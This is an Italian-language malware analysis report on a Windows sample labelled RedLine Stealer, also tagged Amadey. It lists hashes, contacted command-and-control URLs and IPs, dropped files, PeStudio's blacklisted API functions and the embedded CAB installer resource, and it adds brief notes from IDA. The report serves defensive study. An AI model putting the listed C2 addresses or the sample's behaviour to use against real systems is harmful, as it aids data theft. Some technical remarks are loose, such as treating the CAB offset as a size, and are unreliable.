Sommario

Introduzione


Il Redline Stealer è un malware di tipo trojan che è stato scoperto per la prima volta nel 2022. È progettato per rubare informazioni sensibili dal computer della vittima, tra cui password, credenziali di accesso, file e altri dati. Il malware viene spesso distribuito tramite e-mail di phishing o siti web infetti. Una volta installato sul computer della vittima, il Redline Stealer inizia a scansionare il sistema alla ricerca di dati sensibili. Una volta trovati i dati, il malware li invia a un server remoto controllato dagli attaccanti.

Static Analysis

Virus Total

Iniziamo l'analisi statica del software esaminando l'eseguibile mediante l'utilizzo dello strumento online VirusTotal, una piattaforma specializzata nella rilevazione di minacce informatiche tramite il confronto con un vasto database di antivirus e tool di sicurezza.

VirusTotal è una risorsa estesa di scansione multi-antivirus, che consente agli esperti di sicurezza informatica di verificare la reputazione e l'integrità di file e software inviati dagli utenti.



Il risultato dell'analisi dell'eseguibile in questione ha riportato un punteggio di 46/70, indicando che il file è considerato dannoso e viene identificato come un Trojan-Downloader-Spyware. In particolare, il software appartiene alla famiglia degli stealer, che è una categoria di malware progettata per rubare dati e informazioni sensibili dalle vittime infette.

Ulteriormente, il malware è identificato con il nome "Amadey". Questo nome fa riferimento a una specifica variante o campione all'interno della famiglia di malware stealer.

Basic properties

MD5	bca67a55ba02f211e9e417109f8bf9c5
SHA-1	aa9e5effabd58f24007a3bc99584c628c72995ba
SHA-256	bfcbe3282352b479570574d3efd1e9f4349757f4e08401c25bdf0a2d181b5aed
Vhash	0950566d55557560e013z1005114kz1e03dz
Authentihash	e9f78bb929188977439d3100d8544bea926dc098f5cb1fd8d9491eceee7a61b8
Imphash	646167cce332c1c252cdcb1839e0cf48
Rich PE header hash	a2219bc13a0374dca88bf79d95493c1b
SSDEEP	24576:ByibCRq+dGMg1uFZzuEVwT8iEyOs9SPOV:0C8q+dW1AZJVLmDcP
TLSH	T16B152352EBE94163D8B603F1ACF645C32B72BCD29924D35B2B42AD250E731C5693272F
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Windows Control Panel Item (generic) (70.4%) | Win32 Executable MS Visual C++ (generic) (11.1%) | Microsoft Visual C++ compiled executable (generic) (5.9%) | Win64 Executable (generic) (3.7%) | Win32 Dynamic Link Library (generic) (2.3%)
DetectItEasy	PE32 | sfx: Microsoft Cabinet (11.00.17763.1 (WinBuild.160101.0800)) | Compiler: EP:Microsoft Visual C/C++ (2017 v.15.0) [EXE32] | Compiler: Microsoft Visual C/C++ (2017 v.15.6) [msvcrt] | Linker: Microsoft Linker (14.13, Visual Studio 2017 15.6*) [GUI32] | Archive: Microsoft Cabinet File (1.03) [LZX,82.9%,2 files]
File size	921.00 KB (943104 bytes)

History

Creation Time	2022-05-24 22:49:06 UTC
First Submission	2023-07-15 14:11:38 UTC
Last Submission	2023-07-15 14:19:54 UTC
Last Analysis	2023-07-15 14:19:54 UTC

Il file analizzato è stato compilato il 24-05-2022 alle ore 22.49.06 UTC. L'analisi automatica ha associato all'eseguibile la denominazione "RedLineStealer.exe". È stato rilevato che il malware ha come taget Intel 386 o, a processori successivi.

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	25364	25600	6.31	b0b66b32f4ca82e2e157c51b24da0be7	223748.72
.data	32768	6728	512	4.97	7b9890a93c0516bb070e1170cfde54d5	6646
.idata	40960	4178	4608	5.03	67ce48bf2e7c8fe3321ca7aa188f77e2	138248.89
.rsrc	49152	909312	908800	7.95	e0640185ac98b1d7f0aba64eb5636743	147761.64
.reloc	958464	2184	2560	6.22	6025c825c4098ef081ac8ee3c8d5dd22	25156.2

La dimensione fisica dell'eseguibile è quasi uguale alla dimensione virtuale, questo è indice che il file non sia stato compresso.

L'entropia è risultata abbastanza elevata, indicando che potrebbe essere stato offuscato per nascondere il suo vero scopo e contenuto.

Per approfondire questo aspetto, è necessario condurre ulteriori analisi, ad esempio esaminando le stringhe all'interno del file utilizzando strumenti come PeStudio, al fine di individuare eventuali elementi ambigui o nascosti.

Durante l'analisi, sono stati rilevati diversi indirizzi IP con cui il malware comunica e diversi eseguibili di cui il malware si serve per portare a termine l’attacco.

Contacted URLs (3)

Scanned	Detections	Status	URL
2023-07-16	21 / 90	200	http://77.91.68.3/home/love/index.php
2023-07-14	21 / 90	404	http://77.91.68.3/home/love/Plugins/cred64.dll
2023-07-14	24 / 90	200	http://77.91.68.3/home/love/Plugins/clip64.dll

Contacted IP addresses (7)

IP	Detections	Autonomous System	Country
192.229.211.108	0 / 88	15133	US
20.99.133.109	0 / 88	8075	US
20.99.184.37	2 / 88	8075	US
20.99.186.246	0 / 88	8075	US
23.216.147.64	2 / 88	20940	US
77.91.68.3	1 / 88	203727	FI
77.91.68.56	10 / 88	203727	FI

Bundled Files (2)

Scanned	Detections	File type	Name
2023-07-16	52 / 71	Win32 EXE	19149f07cfcf2cf28d36a757853b426fe7de4f7a.bin
2023-07-15	45 / 71	Win32 EXE	y2345767.exe


Dropped Files (24)

Scanned	Detections	File type	Name
2023-07-15	36 / 71	Win32 EXE	k6900328.exe
2023-07-16	52 / 71	Win32 EXE	19149f07cfcf2cf28d36a757853b426fe7de4f7a.bin
2023-07-15	36 / 69	Win32 EXE	f2171046.exe
2023-07-15	27 / 70	Win32 EXE	y6292247.exe
2023-07-16	59 / 71	Win32 EXE	danke.exe
2023-07-15	45 / 71	Win32 EXE	y2345767.exe
?	?	file	03517413a498142d89ffb6e6011db189d686564dd4c260bf0c0a541e9c5d6405
?	?	file	0a3de1d02e038d85cc4762341326072579c8d946e0706eadfac9cd5fa8273935
?	?	file	0e058f6134ad4e70203c779627af4125c700f9b4246a93cd17bbdb8b504af1d8
2023-07-02	0 / 59	CSV	System.dll.log

PEid


PE iDentifier è uno strumento di analisi di file eseguibili per il sistema operativo Windows.


PEid è progettato per identificare e riconoscere il tipo di pacchetto eseguibile e fornire informazioni dettagliate sulle caratteristiche interne del file.



Lo strumento PEid ci mostra informazioni riguardo il first byte, subsistem e linker info.

Non vengono rilevate informazioni riguardo l'original entry point e crypto signature.





PeStudio

Dall' analisi di PeStudio si evince che sono presenti alcune stringhe in blacklist

encoding (2)	size (bytes)	location	blacklist (38)	hint (174)	value (28604)
unicode	7	0x038F0832	x	utility	Extract
unicode	7	0x038F09F2	x	utility	Extract
ascii	16	0x00007020	x	function	OpenProcessToken
ascii	24	0x00007070	x	function	AllocateAndInitializeSid
ascii	8	0x000070A0	x	function	EqualSid
ascii	21	0x000070BA	x	function	AdjustTokenPrivileges
ascii	9	0x00007358	x	function	WriteFile
ascii	15	0x00007486	x	function	TerminateThread
ascii	18	0x00007578	x	function	GetExitCodeProcess
ascii	16	0x000075B6	x	function	GetDesktopWindow
ascii	13	0x000075EA	x	function	ExitWindowsEx
ascii	16	0x00007970	x	function	TerminateProcess
ascii	19	0x0000799E	x	function	GetCurrentProcessId
ascii	18	0x000079B4	x	function	GetCurrentThreadId
ascii	20	0x00000554	x	-	CheckTokenMembership
ascii	11	0x000006A8	x	-	DecryptFile
ascii	17	0x000069A4	x	-	SHBrowseForFolder
ascii	19	0x000069B8	x	-	SHGetPathFromIDList
ascii	14	0x00006FE0	x	-	RegDeleteValue
ascii	7	0x00007016	x	-	FreeSid
ascii	13	0x00007034	x	-	RegSetValueEx
ascii	20	0x00007058	x	-	LookupPrivilegeValue
ascii	13	0x0000710A	x	-	FindFirstFile
ascii	12	0x00007130	x	-	FindNextFile
ascii	10	0x000071F4	x	-	DeleteFile
ascii	25	0x0000722C	x	-	WritePrivateProfileString
ascii	17	0x00007274	x	-	SetFileAttributes
ascii	15	0x000072B6	x	-	RemoveDirectory
ascii	19	0x0000742A	x	-	SetCurrentDirectory
ascii	13	0x00007518	x	-	CreateProcess
ascii	15	0x0000753C	x	-	GetTempFileName
ascii	21	0x000079F4	x	-	EnumResourceLanguages

Dall' analisi si evince che ci sono ben 38 funzioni in blacklist, molte delle quali rimandano a manipolazione di files, come creazione, cancellazione e modifica di questi ultimi, nonché creazione e terminazione di processi, ciò induce a pensare che ci troviamo davanti a un malware con elevate capacità di compromissione del sistema.

Per quanto riguarda le librerie utilizzate, solo una risulta in blacklist

library (8)	blacklist (1)	type (1)	functions (154)	description
cabinet.dll	x	implicit	4	Microsoft Cabinet File API
advapi32.dll	-	implicit	14	Advanced Windows 32 Base API
kernel32.dll	-	implicit	81	Windows NT BASE API Client DLL
gdi32.dll	-	implicit	1	GDI Client DLL
user32.dll	-	implicit	30	Multi-User Windows USER API Client DLL
msvcrt.dll	-	implicit	20	Windows NT CRT DLL
comctl32.dll	-	implicit	1	Common Controls Library
version.dll	-	implicit	3	Version Checking and File Installation Libraries

La libreria "Microsoft Cabinet File API" fa riferimento a un insieme di funzioni e strutture fornite da Microsoft per lavorare con i file cabinet (file con estensione .cab) su sistemi Windows. I file cabinet sono archivi compressi utilizzati per raggruppare e comprimere i file di installazione, i file di sistema o altri file correlati. Presumibilmente potrebbe utilizzare le API del file cabinet per nascondere o comprimere i suoi componenti o risorse all'interno di un file cabinet, al fine di rendere più difficile la rilevazione da parte degli strumenti di sicurezza o per distribuire in modo furtivo i suoi file dannosi.

Tra le funzioni in blacklist rilevate da PeStudio invece troviamo

functions (154)	blacklist (30)	ordinal (5)	library (8)
RegDeleteValueA	x	-	advapi32.dll
FreeSid	x	-	advapi32.dll
OpenProcessToken	x	-	advapi32.dll
RegSetValueExA	x	-	advapi32.dll
LookupPrivilegeValueA	x	-	advapi32.dll
AllocateAndInitializeSid	x	-	advapi32.dll
EqualSid	x	-	advapi32.dll
AdjustTokenPrivileges	x	-	advapi32.dll
DeleteFileA	x	-	kernel32.dll
WritePrivateProfileStringA	x	-	kernel32.dll
SetFileAttributesA	x	-	kernel32.dll
RemoveDirectoryA	x	-	kernel32.dll
WriteFile	x	-	kernel32.dll
SetCurrentDirectoryA	x	-	kernel32.dll
TerminateThread	x	-	kernel32.dll
CreateProcessA	x	-	kernel32.dll
GetTempFileNameA	x	-	kernel32.dll
GetExitCodeProcess	x	-	kernel32.dll
FindNextFileA	x	-	kernel32.dll
EnumResourceLanguagesA	x	-	kernel32.dll
GetCurrentThreadId	x	-	kernel32.dll
GetCurrentProcessId	x	-	kernel32.dll
TerminateProcess	x	-	kernel32.dll
FindFirstFileA	x	-	kernel32.dll
GetDesktopWindow	x	-	user32.dll
ExitWindowsEx	x	-	user32.dll
22 (FDICopy)	x	x	cabinet.dll
23 (FDIDestroy)	x	x	cabinet.dll
21 (FDIIsCabinet)	x	x	cabinet.dll
20 (FDICreate)	x	x	cabinet.dll

property	value	value	value	value	value
name	.text	.data	.idata	.rsrc	.reloc
md5	B0B66B32F4CA82E2E157C51...	7B9890A93C0516BB070E117...	67CE48BF2E7C8FE3321CA7A...	E0640185AC98B1D7F0ABA64EB5636743	6025C825C4098EF081AC8EE...
entropy	6.314	4.971	5.026	7.949	6.223
file-ratio (99.89%)	2.71 %	0.05 %	0.49 %	96.36 %	0.27 %
raw-address	0x00000400	0x00006800	0x00006A00	0x00007C00	0x000E5A00
raw-size (942080 bytes)	0x00006400 (25600 bytes)	0x00000200 (512 bytes)	0x00001200 (4608 bytes)	0x000DDE00 (908800 bytes)	0x00000A00 (2560 bytes)
virtual-address	0x00401000	0x00408000	0x0040A000	0x0040C000	0x004EA000
virtual-size (947766 bytes)	0x00006314 (25364 bytes)	0x00001A48 (6728 bytes)	0x00001052 (4178 bytes)	0x000DE000 (909312 bytes)	0x00000888 (2184 bytes)
entry-point	**0x00006A60**	-	-	-	-
characteristics	0x60000020	0xC0000040	0x40000040	0x40000040	0x42000040
writable	-	**x**	-	-	-
executable	**x**	-	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	x
initialized-data	-	x	x	x	x
uninitialized-data	-	-	-	-	-
unreadable	-	-	-	-	-
self-modifying	-	-	-	-	-
virtualized	-	-	-	-	-
file	-	-	-	Riff, offset: 0x000085F8, size: 11802	-
file	-	-	-	CAB, offset: 0x00022470, size: 796714	-

Nell' analisi delle sezioni rileviamo che nella sezione .rsrc (contenente le risorse dell'applicazione, come immagini, icone, stringhe, file audio, dati di configurazione e altri elementi multimediali o di interfaccia utente utilizzati dall'applicazione durante l'esecuzione), è presente il campo CAB, offset: 0x00022470, size: 796714, ciò potrebbe indicare che all'interno della sezione ".rsrc" dell'eseguibile sono presenti dati o risorse archiviate in formato CAB, mentre l'offset indica la dimensione in byte della sezione CAB.


icon	12	0x0001F418	icon	2440	0.26 %	5102430EABAA9F88A657C8A2D9A00547	5.908	English-US	28 00 00 00 18 00 00 00 30 00 00 00 01 ...
icon	5	0x0000C074	icon	3752	0.40 %	9291BA83D585B4E27B489E5E6C0B9E6D	5.567	English-US	28 00 00 00 30 00 00 00 60 00 00 00 01 ...
icon	11	0x0001E370	icon	4264	0.45 %	56E519DDAE3AFADA70D9D5AFC3E20414	5.613	English-US	28 00 00 00 20 00 00 00 40 00 00 00 01 ...
icon	10	0x0001BDC8	icon	9640	1.02 %	6F18B3932ACA200C19EDA2C0A8389FE2	5.330	English-US	28 00 00 00 30 00 00 00 60 00 00 00 01 ...
AVI	3001	0x000085F8	Riff	11802	1.25 %	F9035CF32B756FD6A452E9FDFD4A5DD9	3.522	English-US	52 49 46 46 12 2E 00 00 41 56 49 20 4C ...
icon	9	0x0000E3F4	icon	55762	5.91 %	D58EFFC60F9809303BE37C9DA12EC938	7.985	English-US	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
rcdata	CABINET	0x00022470	CAB	796714	84.48 %	847F562E593597F05C9C615BDBC1BA5B	7.999	English-US	4D 53 43 46 00 00 00 00 2A 28 0C 00 00...


IDA

Per effettuare un'analisi del comportamento del malware senza eseguirlo abbiamo utilizzato il disassemblatore IDA. Aprendo l'eseguibile **RedLineStealer.exe** in IDA notiamo subito che il programma all'avvio esegue prima una subroutine di inizializzazione e poi esegue il vero e proprio main.

Analizzando questo eseguibile abbiamo notato che non è il vero eseguibile dannoso ma è più simile ad un installer. Come già visto dall'analisi effettuata con PE Studio all'interno dell'eseguibile è presente un archivio .cab chiamato CABINET. Il malware, quindi, va a creare altri eseguibili a partire da questo file utilizzando la libreria cabinet.dll.

Un particolare che abbiamo notato subito è che l'eseguibile richiede subito la versione corrente di windows, questa gli servirà in futuro sia a determinare il percorso assoluto per poter accedere a delle librerie di sistema sia per determinare la compatibilità. Il malware infatti viene eseguito solo su versioni di windows dalla 7 in poi, vengono quindi esclusi windows vista e precedenti.



